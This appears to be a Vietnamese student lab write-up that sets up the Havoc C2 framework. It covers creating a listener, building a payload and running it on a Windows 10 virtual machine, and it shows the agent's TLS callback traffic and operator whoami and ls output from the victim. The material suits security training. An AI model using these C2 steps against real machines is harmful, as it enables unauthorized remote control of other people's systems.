

- Lấy user và password có trong profiles/havoc.yaotl




- UI sẽ được hiển thị




- View-> Listener -> Add để tạo listener





- Attack-> Payload để tạo payload tấn công.





- Khi build xong sẽ có cửa sổ bật lên để lưu file.





- Chạy payload trên máy ảo win10 và theo dõi.







- Qúa trình kết nối




| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 138 | 26.593083 | 192.168.111.142 | 192.168.111.138 | TCP | 66 | 49844 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM |
| 139 | 26.597762 | 192.168.111.138 | 192.168.111.142 | TCP | 66 | 443 → 49844 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128 |
| 140 | 26.597846 | 192.168.111.142 | 192.168.111.138 | TCP | 54 | 49844 → 443 [ACK] Seq=1 Ack=1 Win=262656 Len=0 |
| 141 | 26.599146 | 192.168.111.142 | 192.168.111.138 | TLSv1.2 | 212 | Client Hello |
| 142 | 26.599667 | 192.168.111.138 | 192.168.111.142 | TCP | 60 | 443 → 49844 [ACK] Seq=1 Ack=159 Win=64128 Len=0 |
| 143 | 26.603125 | 192.168.111.138 | 192.168.111.142 | TLSv1.2 | 1467 | Server Hello, Certificate, Server Key Exchange, Server Hello Done |
| 144 | 26.604927 | 192.168.111.142 | 192.168.111.138 | TLSv1.2 | 147 | Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message |
| 145 | 26.606374 | 192.168.111.138 | 192.168.111.142 | TLSv1.2 | 241 | New Session Ticket, Change Cipher Spec, Encrypted Handshake Message |
| 146 | 26.635740 | 192.168.111.142 | 192.168.111.138 | TLSv1.2 | 355 | Application Data |
| 147 | 26.635851 | 192.168.111.142 | 192.168.111.138 | TLSv1.2 | 351 | Application Data |
| 148 | 26.636308 | 192.168.111.138 | 192.168.111.142 | TCP | 60 | 443 → 49844 [ACK] Seq=1601 Ack=850 Win=64128 Len=0 |
| 149 | 26.649864 | 192.168.111.138 | 192.168.111.142 | TLSv1.2 | 202 | Application Data |
| 150 | 26.703861 | 192.168.111.142 | 192.168.111.138 | TCP | 54 | 49844 → 443 [ACK] Seq=850 Ack=1749 Win=262400 Len=0 |
| 158 | 28.752881 | 192.168.111.142 | 192.168.111.138 | TLSv1.2 | 354 | Application Data |
| 159 | 28.753054 | 192.168.111.142 | 192.168.111.138 | TLSv1.2 | 103 | Application Data |
| 160 | 28.754095 | 192.168.111.138 | 192.168.111.142 | TCP | 60 | 443 → 49844 [ACK] Seq=1749 Ack=1199 Win=64128 Len=0 |
| 161 | 28.758329 | 192.168.111.138 | 192.168.111.142 | TLSv1.2 | 211 | Application Data |
| 166 | 28.828258 | 192.168.111.142 | 192.168.111.138 | TCP | 54 | 49844 → 443 [ACK] Seq=1199 Ack=1906 Win=262400 Len=0 |

- Ta thấy đầu tiên máy agent và c2 server sẽ kết nối thông qua bắt tay tcp sau đó tiếp tục quá trình trao đổi khóa TLS.

- Kiểm tra nội dung các gói tin ta thấy các gói tin đều đã được mã hóa nên chỉ còn thấy rõ ip của c2 server thôi.




- Trên c2 server





- Click chuột phải và chọn Interact. Test thử với lệnh whoami và lệnh ls

```
20/04/2025 06:37:33 [5pider] Demon » whoami
[*] [D6BA9720] Tasked demon to get the info from whoami /all without starting cmd.exe
[+] Send Task to Agent [31 bytes]
[+] Received Output [3404 bytes]:

UserName              SID
===================== ================================
DESKTOP-MFKAIPN\khang S-1-5-21-876132126-1868688417-690591085-1000


GROUP INFORMATION                                Type                 SID                                           Attributes
================================================ ==================== ============================================= ==================================================
DESKTOP-MFKAIPN\None                             Group                S-1-5-21-876132126-1868688417-690591085-513   Mandatory group, Enabled by default, Enabled group,
Everyone                                         Well-known group     S-1-1-0                                       Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Local account and member of Administrators groupWell-known group         S-1-5-114
BUILTIN\Administrators                           Alias                S-1-5-32-544
BUILTIN\Users                                    Alias                S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\INTERACTIVE                         Well-known group     S-1-5-4                                       Mandatory group, Enabled by default, Enabled group,
CONSOLE LOGON                                    Well-known group     S-1-2-1                                       Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Authenticated Users                 Well-known group     S-1-5-11                                      Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\This Organization                   Well-known group     S-1-5-15                                      Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Local account                       Well-known group     S-1-5-113                                     Mandatory group, Enabled by default, Enabled group,
LOCAL                                            Well-known group     S-1-2-0                                       Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\NTLM Authentication                 Well-known group     S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group,
Mandatory Label\Medium Mandatory Level           Label                S-1-16-8192                                   Mandatory group, Enabled by default, Enabled group,

[khang/DESKTOP-MFKAIPN] demon.x64.exe/312 x64
```

```
20/04/2025 06:38:00 [5pider] Demon » ls
[*] [FE948BC5] Tasked demon to list current directory
 Directory of C:\Users\khang\Documents\*:

30/03/2025  08:18           564 B          a.txt
30/03/2025  19:27           1 B            b.txt
17/04/2025  15:08           5.50 kB        bot.py
30/03/2025  08:18           115 B          cach1.txt
15/04/2025  10:12    <DIR>                 codeinject_demo
15/04/2025  10:12           89.34 kB       codeinject_demo.zip
20/04/2025  17:35           102.40 kB      demon.x64.exe
20/04/2025  17:14           402 B          desktop.ini
20/04/2025  17:35    <DIR>                 Hook
15/04/2025  10:12    <DIR>                 IDApro-7.7
16/04/2025  11:50           1.27 kB        MessageBox_Registry_Run_Key.cpp
20/04/2025  17:14           44.51 kB       MessageBox_Registry_Run_Key.exe
13/04/2025  15:31           878 B          MessageBox_Scheduled_Task.cpp
20/04/2025  17:14           51.57 kB       MessageBox_Scheduled_Task.exe
13/04/2025  15:31           766 B          MessageBox_StartupFolder.cpp
20/04/2025  17:16           46.59 kB       MessageBox_StartupFolder.exe
17/04/2025  15:07    <DIR>                 My Cheat Tables
16/03/2025  13:10    <DIR>                 My Music
16/03/2025  13:10    <DIR>                 My Pictures
16/03/2025  13:10    <DIR>                 My Videos
20/04/2025  17:16           44.51 kB       Qui.exe
16/04/2025  11:50    <DIR>                 reverseshell
[khang/DESKTOP-MFKAIPN] demon.x64.exe/312 x64
```

## Câu 6:

